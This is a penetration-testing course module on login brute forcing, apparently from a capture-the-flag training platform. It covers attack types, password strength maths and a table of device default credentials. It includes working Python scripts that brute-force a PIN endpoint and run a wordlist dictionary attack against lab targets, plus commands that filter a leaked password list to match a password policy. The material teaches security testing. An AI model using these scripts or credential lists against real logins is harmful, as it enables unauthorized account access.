# 16. Login Brute Forcing

# Introduction

Keys and passwords, the modern equivalent of locks and combinations, secure the digital world. But what if someone tries every possible combination until they find the one that opens the door? That, in essence, is `brute forcing`.

## What is Brute Forcing?


In cybersecurity, brute forcing is a trial-and-error method used to crack passwords, login credentials, or encryption keys. It involves systematically trying every possible combination of characters until the correct one is found. The process can be likened to a thief trying every key on a giant keyring until they find the one that unlocks the treasure chest.

The success of a brute force attack depends on several factors, including:

- The `complexity` of the password or key. Longer passwords with a mix of uppercase and lowercase letters, numbers, and symbols are exponentially more complex to crack.
- The `computational power` available to the attacker. Modern computers and specialized hardware can try billions of combinations per second, significantly reducing the time needed for a successful attack.
- The `security measures` in place. Account lockouts, CAPTCHAs, and other defenses can slow down or even thwart brute-force attempts.

## How Brute Forcing Works

The brute force process can be visualized as follows:




1. `Start`: The attacker initiates the brute force process, often with the aid of specialized software.
2. `Generate Possible Combination`: The software generates a potential password or key combination based on predefined parameters, such as character sets and length.
3. `Apply Combination`: The generated combination is attempted against the target system, such as a login form or encrypted file.
4. `Check if Successful`: The system evaluates the attempted combination. If it matches the stored password or key, access is granted. Otherwise, the process continues.

5. `Access Granted`: The attacker gains unauthorized access to the system or data.
6. `End`: The process repeats, generating and testing new combinations until either the correct one is found or the attacker gives up.

## Types of Brute Forcing

Brute forcing is not a monolithic entity but a collection of diverse techniques, each with its strengths, weaknesses, and ideal use cases. Understanding these variations is crucial for both attackers and defenders, as it enables the former to choose the most effective approach and the latter to implement targeted countermeasures. The following table provides a comparative overview of various brute-forcing methods:

| Method | Description | Example | Best Used When... |
|---|---|---|---|
| `Simple Brute Force` | Systematically tries all possible combinations of characters within a defined character set and length range. | Trying all combinations of lowercase letters from 'a' to 'z' for passwords of length 4 to 6. | No prior information about the password is available, and computational resources are abundant. |
| `Dictionary Attack` | Uses a pre-compiled list of common words, phrases, and passwords. | Trying passwords from a list like 'rockyou.txt' against a login form. | The target will likely use a weak or easily guessable password based on common patterns. |
| `Hybrid Attack` | Combines elements of simple brute force and dictionary attacks, often appending or prepending characters to dictionary words. | Adding numbers or special characters to the end of words from a dictionary list. | The target might use a slightly modified version of a common password. |
| `Credential Stuffing` | Leverages leaked credentials from one service to attempt access to other services, assuming users reuse passwords. | Using a list of usernames and passwords leaked from a data breach to try logging into various online accounts. | A large set of leaked credentials is available, and the target is suspected of reusing passwords across multiple services. |

| Method | Description | Example | Best Used When... |
|---|---|---|---|
| `Password Spraying` | Attempts a small set of commonly used passwords against a large number of usernames. | Trying passwords like 'password123' or 'qwerty' against all usernames in an organization. | Account lockout policies are in place, and the attacker aims to avoid detection by spreading attempts across multiple accounts. |
| `Rainbow Table Attack` | Uses pre-computed tables of password hashes to reverse hashes and recover plaintext passwords quickly. | Pre-computing hashes for all possible passwords of a certain length and character set, then comparing captured hashes against the table to find matches. | A large number of password hashes need to be cracked, and storage space for the rainbow tables is available. |
| `Reverse Brute Force` | Targets a single password against multiple usernames, often used in conjunction with credential stuffing attacks. | Using a leaked password from one service to try logging into multiple accounts with different usernames. | A strong suspicion exists that a particular password is being reused across multiple accounts. |
| `Distributed Brute Force` | Distributes the brute forcing workload across multiple computers or devices to accelerate the process. | Using a cluster of computers to perform a brute-force attack significantly increases the number of combinations that can be tried per second. | The target password or key is highly complex, and a single machine lacks the computational power to crack it within a reasonable timeframe. |

## The Role of Brute Forcing in Penetration Testing

Penetration testing, or ethical hacking, is a proactive cybersecurity measure that simulates real-world attacks to identify and address vulnerabilities before malicious actors can exploit them. Brute forcing is a crucial tool in this process, particularly when assessing the resilience of password-based authentication mechanisms.

While penetration tests encompass a range of techniques, brute forcing is often strategically employed when:

- `Other avenues are exhausted`: Initial attempts to gain access, such as exploiting known vulnerabilities or utilizing social engineering tactics, may prove unsuccessful. In such scenarios, brute forcing is a viable alternative to overcome password barriers.

- `Password policies are weak`: If the target system employs lax password policies, it increases the likelihood of users having weak or easily guessable passwords. Brute forcing can effectively expose these vulnerabilities.
- `Specific accounts are targeted`: In some instances, penetration testers may focus on compromising specific user accounts, such as those with elevated privileges. Brute forcing can be tailored to target these accounts directly.

# Password Security Fundamentals

The effectiveness of brute-force attacks hinges on the strength of the passwords it targets. Understanding the fundamentals of password security is crucial for appreciating the importance of robust password practices and the challenges posed by brute-force attacks.

## The Importance of Strong Passwords

Passwords are the first line of defense in protecting sensitive information and systems. A strong password is a formidable barrier, making it significantly harder for attackers to gain unauthorized access through brute forcing or other techniques. The longer and more complex a password is, the more combinations an attacker has to try, exponentially increasing the time and resources required for a successful attack.

## The Anatomy of a Strong Password

The `National Institute of Standards and Technology` (`NIST`) provides guidelines for creating strong passwords. These guidelines emphasize the following characteristics:

- `Length`: The longer the password, the better. Aim for a minimum of 12 characters, but longer is always preferable. The reasoning is simple: each additional character in a password dramatically increases the number of possible combinations. For instance, a 6-character password using only lowercase letters has 26^6 (approximately 300 million) possible combinations. In contrast, an 8-character password has 26^8 (approximately 200 billion) combinations. This exponential increase in possibilities makes longer passwords significantly more resistant to brute-force attacks.
- `Complexity`: Use uppercase and lowercase letters, numbers, and symbols. Avoid quickly guessable patterns or sequences. Including different character types expands the pool of potential characters for each position in the password. For example, a password using only lowercase letters has 26 possibilities per character, while a password using both uppercase and lowercase letters has 52 possibilities per character. This increased complexity makes it much harder for attackers to predict or guess passwords.
- `Uniqueness`: Don't reuse passwords across different accounts. Each account should have its own unique and strong password. If one account is compromised, all other accounts using the same password are also at risk. By using unique passwords for each account, you compartmentalize the potential damage of a breach.

- `Randomness`: Avoid using dictionary words, personal information, or common phrases. The more random the password, the harder it is to crack. Attackers often use wordlists containing common passwords and personal information to speed up their brute-force attempts. Creating a random password minimizes the chances of being included in such wordlists.

## Common Password Weaknesses

Despite the importance of strong passwords, many users still rely on weak and easily guessable passwords. Common weaknesses include:

- `Short Passwords`: Passwords with fewer than eight characters are particularly vulnerable to brute-force attacks, as the number of possible combinations is relatively small.
- `Common Words and Phrases`: Using dictionary words, names, or common phrases as passwords makes them susceptible to dictionary attacks, where attackers try a pre-defined list of common passwords.
- `Personal Information`: Incorporating personal information like birthdates, pet names, or addresses into passwords makes them easier to guess, especially if this information is publicly available on social media or other online platforms.
- `Reusing Passwords`: Using the same password across multiple accounts is risky. If one account is compromised, all other accounts using the same password are also at risk.
- `Predictable Patterns`: Using patterns like "qwerty" or "123456" or simple substitutions like "p@ssw0rd" makes passwords easy to guess, as these patterns are well-known to attackers.

## Password Policies

Organizations often implement password policies to enforce the use of strong passwords. These policies typically include requirements for:

- `Minimum Length`: The minimum number of characters a password must have.
- `Complexity`: The types of characters that must be included in a password (e.g., uppercase, lowercase, numbers, symbols).
- `Password Expiration`: The frequency with which passwords must be changed.
- `Password History`: The number of previous passwords that cannot be reused.

While password policies can help improve password security, they can also lead to user frustration and the adoption of poor password practices, such as writing passwords down or using slight variations of the same password. When designing password policies, it's important to balance security and usability.

## The Perils of Default Credentials

One critical aspect of password security often overlooked is the danger posed by `default passwords`. These pre-set passwords come with various devices, software, or online services. They are often simple and easily guessable, making them a prime target for attackers.

Default passwords significantly increase the success rate of brute-force attacks. Attackers can leverage lists of common default passwords, dramatically reducing the search space and accelerating the cracking process. In some cases, attackers may not even need to perform a brute-force attack; they can try a few common default passwords and gain access with minimal effort.

The prevalence of default passwords makes them a low-hanging fruit for attackers. They provide an easy entry point into systems and networks, potentially leading to data breaches, unauthorized access, and other malicious activities.

| Device/Manufacturer | Default Username | Default Password | Device Type |
|---|---|---|---|
| Linksys Router | admin | admin | Wireless Router |
| D-Link Router | admin | admin | Wireless Router |
| Netgear Router | admin | password | Wireless Router |
| TP-Link Router | admin | admin | Wireless Router |
| Cisco Router | cisco | cisco | Network Router |
| Asus Router | admin | admin | Wireless Router |
| Belkin Router | admin | password | Wireless Router |
| Zyxel Router | admin | 1234 | Wireless Router |
| Samsung SmartCam | admin | 4321 | IP Camera |
| Hikvision DVR | admin | 12345 | Digital Video Recorder (DVR) |
| Axis IP Camera | root | pass | IP Camera |
| Ubiquiti UniFi AP | ubnt | ubnt | Wireless Access Point |
| Canon Printer | admin | admin | Network Printer |
| Honeywell Thermostat | admin | 1234 | Smart Thermostat |
| Panasonic DVR | admin | 12345 | Digital Video Recorder (DVR) |

These are just a few examples of well-known default passwords. Attackers often compile extensive lists of such passwords and use them in automated attacks.

Alongside default passwords, default usernames are another major security concern. Manufacturers often ship devices with pre-set usernames, such as `admin`, `root`, or `user`. You might have noticed in the table above how many use common usernames. These usernames are widely known and often published in documentation or readily available online. SecLists maintains a list of common usernames at top-usernames-shortlist.txt

Default usernames are a significant vulnerability because they give attackers a predictable starting point. In many brute-force attacks, knowing the username is half the battle. With the username already established, the attacker only needs to crack the password, and if the device still uses a default password, the attack can be completed with minimal effort.

Even when default passwords are changed, retaining the default username still leaves systems vulnerable to attacks. It drastically narrows the attack surface, as the hacker can skip the process of guessing usernames and focus solely on the password.

## Brute-forcing and Password Security

In a brute-force scenario, the strength of the target passwords becomes the attacker's primary obstacle. A weak password is akin to a flimsy lock on a door – easily picked open with minimal effort. Conversely, a strong password acts as a fortified vault, demanding significantly more time and resources to breach.

For a pentester, this translates to a deeper understanding of the target's security posture:

- `Evaluating System Vulnerability:` Password policies, or their absence, and the likelihood of users employing weak passwords directly inform the potential success of a brute-force attack.
- `Strategic Tool Selection:` The complexity of the passwords dictates the tools and methodologies a pentester will deploy. A simple dictionary attack might suffice for weak passwords, while a more sophisticated, hybrid approach may be required to crack stronger ones.
- `Resource Allocation:` The estimated time and computational power needed for a brute-force attack is intrinsically linked to the complexity of the passwords. This knowledge is essential for effective planning and resource management.
- `Exploiting Weak Points:` Default passwords are often a system's Achilles' heel. A pentester's ability to identify and leverage these easily guessable credentials can provide a swift entry point into the target network.

In essence, a deep understanding of password security is a roadmap for a pentester navigating the complexities of a brute-force attack. It unveils potential weak points, informs strategic choices, and predicts the effort required for a successful breach. This knowledge, however, is a double-edged sword. It also underscores the critical importance of robust password practices for any organization seeking to defend against such attacks, highlighting each user's pivotal role in safeguarding sensitive information.

# Brute Force Attacks

To truly grasp the challenge of brute forcing, it's essential to understand the underlying mathematics. The following formula determines the total number of possible combinations for a password:

```
Possible Combinations = Character Set Size^{Password Length}
```

For example, a 6-character password using only lowercase letters (character set size of 26) has 26^6 (approximately 300 million) possible combinations. In contrast, an 8-character password with the same character set has 26^8 (approximately 200 billion) combinations. Adding uppercase letters, numbers, and symbols to the character set further expands the search space exponentially.


This exponential growth in the number of combinations highlights the importance of password length and complexity. Even a small increase in length or the inclusion of additional character types can dramatically increase the time and resources required for a successful brute-force attack.

Let's consider a few scenarios to illustrate the impact of password length and character set on the search space:

| | Password Length | Character Set | Possible Combinations |
|---|---|---|---|
| `Short and Simple` | 6 | Lowercase letters (a-z) | 26^6 = 308,915,776 |
| `Longer but Still Simple` | 8 | Lowercase letters (a-z) | 26^8 = 208,827,064,576 |
| `Adding Complexity` | 8 | Lowercase and uppercase letters (a-z, A-Z) | 52^8 = 53,459,728,531,456 |
| `Maximum Complexity` | 12 | Lowercase and uppercase letters, numbers, and symbols | 94^12 = 475,920,493,781,698,549,504 |

As you can see, even a slight increase in password length or the inclusion of additional character types dramatically expands the search space. This significantly increases the number of possible combinations that an attacker must try, making brute-forcing increasingly challenging and time-consuming. However, the time it takes to crack a password isn't just dependent on the size of the search space—it also hinges on the attacker's available computational power.

The more powerful the attacker's hardware (e.g., the number of GPUs, CPUs, or cloud-based computing resources they can utilize), the more password guesses they can make per second. While a complex password can take years to brute-force with a single machine, a sophisticated attacker using a distributed network of high-performance computing resources could reduce that time drastically.




The above chart illustrates an exponential relationship between password complexity and cracking time. As the password length increases and the character set expands, the total number of possible combinations grows exponentially. This significantly increases the time required to crack the password, even with powerful computing resources.

Comparing the basic computer and the supercomputer:

- Basic Computer (1 million passwords/second): Adequate for cracking simple passwords quickly but becomes impractically slow for complex passwords. For instance, cracking an 8-character password using letters and digits would take approximately 6.92 years.
- Supercomputer (1 trillion passwords/second): Drastically reduces cracking times for simpler passwords. However, even with this immense power, cracking highly complex passwords can take an impractical amount of time. For example, a 12-character password with all ASCII characters would still take about 15000 years to crack.

# Cracking the PIN

**To follow along, start the target system via the question section at the bottom of the page.**

The instance application generates a random 4-digit PIN and exposes an endpoint ( `/pin` ) that accepts a PIN as a query parameter. If the provided PIN matches the generated one, the application responds with a success message and a flag. Otherwise, it returns an error message.

We will use this simple demonstration Python script to brute-force the `/pin` endpoint on the API. Copy and paste this Python script below as `pin-solver.py` onto your machine. You only need to modify the IP and port variables to match your target system information.

```
import requests

ip = "127.0.0.1"  # Change this to your instance IP address
port = 1234       # Change this to your instance port number

# Try every possible 4-digit PIN (from 0000 to 9999)
for pin in range(10000):
    formatted_pin = f"{pin:04d}"  # Convert the number to a 4-digit string
(e.g., 7 becomes "0007")
    print(f"Attempted PIN: {formatted_pin}")

    # Send the request to the server
    response = requests.get(f"http://{ip}:{port}/pin?pin={formatted_pin}")

    # Check if the server responds with success and the flag is found
    if response.ok and 'flag' in response.json():  # .ok means status code
is 200 (success)
        print(f"Correct PIN found: {formatted_pin}")
        print(f"Flag: {response.json()['flag']}")
        break
```

The Python script systematically iterates all possible 4-digit PINs (0000 to 9999) and sends GET requests to the Flask endpoint with each PIN. It checks the response status code and content to identify the correct PIN and capture the associated flag.

```
python pin-solver.py

...
Attempted PIN: 4039
Attempted PIN: 4040
Attempted PIN: 4041
Attempted PIN: 4042
Attempted PIN: 4043
Attempted PIN: 4044
Attempted PIN: 4045
Attempted PIN: 4046
Attempted PIN: 4047
Attempted PIN: 4048
Attempted PIN: 4049
Attempted PIN: 4050
Attempted PIN: 4051
Attempted PIN: 4052
Correct PIN found: 4053
```

```
Flag: HTB{...}
```

The script's output will show the progression of the brute-force attack, displaying each attempted PIN and its corresponding result. The final output will reveal the correct PIN and the captured flag, demonstrating the successful completion of the brute-force attack.

# Dictionary Attacks

While comprehensive, the brute-force approach can be time-consuming and resource-intensive, especially when dealing with complex passwords. That's where dictionary attacks come in.

## The Power of Words

The effectiveness of a dictionary attack lies in its ability to exploit the human tendency to prioritize memorable passwords over secure ones. Despite repeated warnings, many individuals continue to opt for passwords based on readily available information such as dictionary words, common phrases, names, or easily guessable patterns. This predictability makes them vulnerable to dictionary attacks, where attackers systematically test a pre-defined list of potential passwords against the target system.

The success of a dictionary attack hinges on the quality and specificity of the wordlist used. A well-crafted wordlist tailored to the target audience or system can significantly increase the probability of a successful breach. For instance, if the target is a system frequented by gamers, a wordlist enriched with gaming-related terminology and jargon would prove more effective than a generic dictionary. The more closely the wordlist reflects the likely password choices of the target, the higher the chances of a successful attack.

At its core, the concept of a dictionary attack is rooted in understanding human psychology and common password practices. By leveraging this insight, attackers can efficiently crack passwords that might otherwise necessitate an impractically lengthy brute-force attack. In this context, the power of words resides in their ability to exploit human predictability and compromise otherwise robust security measures.

## Brute Force vs. Dictionary Attack

The fundamental distinction between a brute-force and a dictionary attack lies in their methodology for generating potential password candidates:

- `Brute Force`: A pure brute-force attack systematically tests *every possible combination* of characters within a predetermined set and length. While this approach guarantees eventual success given enough time, it can be extremely time-consuming, particularly against longer or complex passwords.

- `Dictionary Attack`: In stark contrast, a dictionary attack employs a pre-compiled list of words and phrases, dramatically reducing the search space. This targeted methodology results in a far more efficient and rapid attack, especially when the target password is suspected to be a common word or phrase.

| Feature | Dictionary Attack | Brute Force Attack | Explanation |
|---|---|---|---|
| `Efficiency` | Considerably faster and more resource-efficient. | Can be extremely time-consuming and resource-intensive. | Dictionary attacks leverage a pre-defined list, significantly narrowing the search space compared to brute-force. |
| `Targeting` | Highly adaptable and can be tailored to specific targets or systems. | No inherent targeting capability. | Wordlists can incorporate information relevant to the target (e.g., company name, employee names), increasing the success rate. |
| `Effectiveness` | Exceptionally effective against weak or commonly used passwords. | Effective against all passwords given sufficient time and resources. | If the target password is within the dictionary, it will be swiftly discovered. Brute force, while universally applicable, can be impractical for complex passwords due to the sheer volume of combinations. |
| `Limitations` | Ineffective against complex, randomly generated passwords. | Often impractical for lengthy or highly complex passwords. | A truly random password is unlikely to appear in any dictionary, rendering this attack futile. The astronomical number of possible combinations for lengthy passwords can make brute-force attacks infeasible. |

Consider a hypothetical scenario where an attacker targets a company's employee login portal. The attacker might construct a specialized wordlist that incorporates the following:

- Commonly used, weak passwords (e.g., "password123," "qwerty")
- The company name and variations thereof
- Names of employees or departments
- Industry-specific jargon

By deploying this targeted wordlist in a dictionary attack, the attacker significantly elevates their likelihood of successfully cracking employee passwords compared to a purely random brute-force endeavor.

# Building and Utilizing Wordlists

Wordlists can be obtained from various sources, including:

- `Publicly Available Lists`: The internet hosts a plethora of freely accessible wordlists, encompassing collections of commonly used passwords, leaked credentials from data breaches, and other potentially valuable data. Repositories like SecLists offer various wordlists catering to various attack scenarios.
- `Custom-Built Lists`: Penetration testers can craft their wordlists by leveraging information gleaned during the reconnaissance phase. This might include details about the target's interests, hobbies, personal information, or any other data for password creation.
- `Specialized Lists`: Wordlists can be further refined to target specific industries, applications, or even individual companies. These specialized lists increase the likelihood of success by focusing on passwords that are more likely to be used within a particular context.
- `Pre-existing Lists`: Certain tools and frameworks come pre-packaged with commonly used wordlists. For instance, penetration testing distributions like ParrotSec often include wordlists like `rockyou.txt`, a massive collection of leaked passwords, readily available for use.

Here is a table of some of the more useful wordlists for login brute-forcing:

| Wordlist | Description | Typical Use | Source |
|---|---|---|---|
| `rockyou.txt` | A popular password wordlist containing millions of passwords leaked from the RockYou breach. | Commonly used for password brute force attacks. | RockYou breach dataset |
| `top-usernames-shortlist.txt` | A concise list of the most common usernames. | Suitable for quick brute force username attempts. | SecLists |
| `xato-net-10-million-usernames.txt` | A more extensive list of 10 million usernames. | Used for thorough username brute forcing. | SecLists |
| `2023-200_most_used_passwords.txt` | A list of the 200 most commonly used passwords as of 2023. | Effective for targeting commonly reused passwords. | SecLists |

| Wordlist | Description | Typical Use | Source |
| --- | --- | --- | --- |
| `Default-Credentials/default-passwords.txt` | A list of default usernames and passwords commonly used in routers, software, and other devices. | Ideal for trying default credentials. | SecLists |

## Throwing a dictionary at the problem

**To follow along, start the target system via the question section at the bottom of the page.**

The instance application creates a route (`/dictionary`) that handles POST requests. It expects a `password` parameter in the request's form data. Upon receiving a request, it compares the submitted password against the expected value. If there's a match, it responds with a JSON object containing a success message and the flag. Otherwise, it returns an error message with a 401 status code (Unauthorized).

Copy and paste this Python script below as `dictionary-solver.py` onto your machine. You only need to modify the IP and port variables to match your target system information.

```
import requests

ip = "127.0.0.1"  # Change this to your instance IP address
port = 1234       # Change this to your instance port number

# Download a list of common passwords from the web and split it into lines
passwords =
requests.get("https://raw.githubusercontent.com/danielmiessler/SecLists/ma
ster/Passwords/500-worst-passwords.txt").text.splitlines()

# Try each password from the list
for password in passwords:
    print(f"Attempted password: {password}")

    # Send a POST request to the server with the password
    response = requests.post(f"http://{ip}:{port}/dictionary", data=
{'password': password})

    # Check if the server responds with success and contains the 'flag'
    if response.ok and 'flag' in response.json():
        print(f"Correct password found: {password}")
        print(f"Flag: {response.json()['flag']}")
        break
```

The Python script orchestrates the dictionary attack. It performs the following steps:

1. `Downloads the Wordlist`: First, the script fetches a wordlist of 500 commonly used (and therefore weak) passwords from SecLists using the `requests` library.
2. `Iterates and Submits Passwords`: It then iterates through each password in the downloaded wordlist. For each password, it sends a POST request to the Flask application's `/dictionary` endpoint, including the password in the request's form data.
3. `Analyzes Responses`: The script checks the response status code after each request. If it's 200 (OK), it examines the response content further. If the response contains the "flag" key, it signifies a successful login. The script then prints the discovered password and the captured flag.
4. `Continues or Terminates`: If the response doesn't indicate success, the script proceeds to the next password in the wordlist. This process continues until the correct password is found or the entire wordlist is exhausted.


```
python3 dictionary-solver.py

...
Attempted password: turtle
Attempted password: tiffany
Attempted password: golf
Attempted password: bear
Attempted password: tiger
Correct password found: ...
Flag: HTB{...}
```

# Hybrid Attacks

---

Many organizations implement policies requiring users to change their passwords periodically to enhance security. However, these policies can inadvertently breed predictable password patterns if users are not adequately educated on proper password hygiene.





Unfortunately, a widespread and insecure practice among users is making minor modifications to their passwords when forced to change them. This often manifests as appending a number or a special character to the end of the current password. For instance, a user might have an initial password like "Summer2023" and then, when prompted to update it, change it to "Summer2023!" or "Summer2024."

This predictable behavior creates a loophole that hybrid attacks can exploit ruthlessly. Attackers capitalize on this human tendency by employing sophisticated techniques that combine the strengths of dictionary and brute-force attacks, drastically increasing the likelihood of successful password breaches.

## Hybrid Attacks in Action

Let's illustrate this with a practical example. Consider an attacker targeting an organization known to enforce regular password changes.




The attacker begins by launching a dictionary attack, using a wordlist curated with common passwords, industry-specific terms, and potentially personal information related to the

organization or its employees. This phase attempts to quickly identify any low-hanging fruit - accounts protected by weak or easily guessable passwords.

However, if the dictionary attack proves unsuccessful, the hybrid attack seamlessly transitions into a brute-force mode. Instead of randomly generating password combinations, it strategically modifies the words from the original wordlist, appending numbers, special characters, or even incrementing years, as in our "Summer2023" example.

This targeted brute-force approach drastically reduces the search space compared to a traditional brute-force attack while covering many potential password variations that users might employ to comply with the password change policy.

## The Power of Hybrid Attacks

The effectiveness of hybrid attacks lies in their adaptability and efficiency. They leverage the strengths of both dictionary and brute-force techniques, maximizing the chances of cracking passwords, especially in scenarios where users fall into predictable patterns.

It's important to note that hybrid attacks are not limited to the password change scenario described above. They can be tailored to exploit any observed or suspected password patterns within a target organization. Let's consider a scenario where you have access to a common passwords wordlist, and you're targeting an organization with the following password policy:

- Minimum length: 8 characters
- Must include:
  - At least one uppercase letter
  - At least one lowercase letter
  - At least one number

To extract only the passwords that adhere to this policy, we can leverage the powerful command-line tools available on most Linux/Unix-based systems by default, specifically `grep` paired with regex. We are going to use the darkweb2017-top10000.txt password list for this. First, download the wordlist

```
wget
https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/maste
r/Passwords/darkweb2017-top10000.txt
```

Next, we need to start matching that wordlist to the password policy.

```
grep -E '^.{8,}$' darkweb2017-top10000.txt > darkweb2017-minlength.txt
```

This initial `grep` command targets the core policy requirement of a minimum password length of 8 characters. The regular expression `^.{8,}$` acts as a filter, ensuring that only passwords containing at least 8 characters are passed through and saved in a temporary file named `darkweb2017-minlength.txt`.

```
grep -E '[A-Z]' darkweb2017-minlength.txt > darkweb2017-uppercase.txt
```

Building upon the previous filter, this `grep` command enforces the policy's demand for at least one uppercase letter. The regular expression `[A-Z]` ensures that any password lacking an uppercase letter is discarded, further refining the list saved in `darkweb2017-uppercase.txt`.

```
grep -E '[a-z]' darkweb2017-uppercase.txt > darkweb2017-lowercase.txt
```

Maintaining the filtering chain, this `grep` command ensures compliance with the policy's requirement for at least one lowercase letter. The regular expression `[a-z]` serves as the filter, keeping only passwords that include at least one lowercase letter and storing them in `darkweb2017-lowercase.txt`.

```
grep -E '[0-9]' darkweb2017-lowercase.txt > darkweb2017-number.txt
```

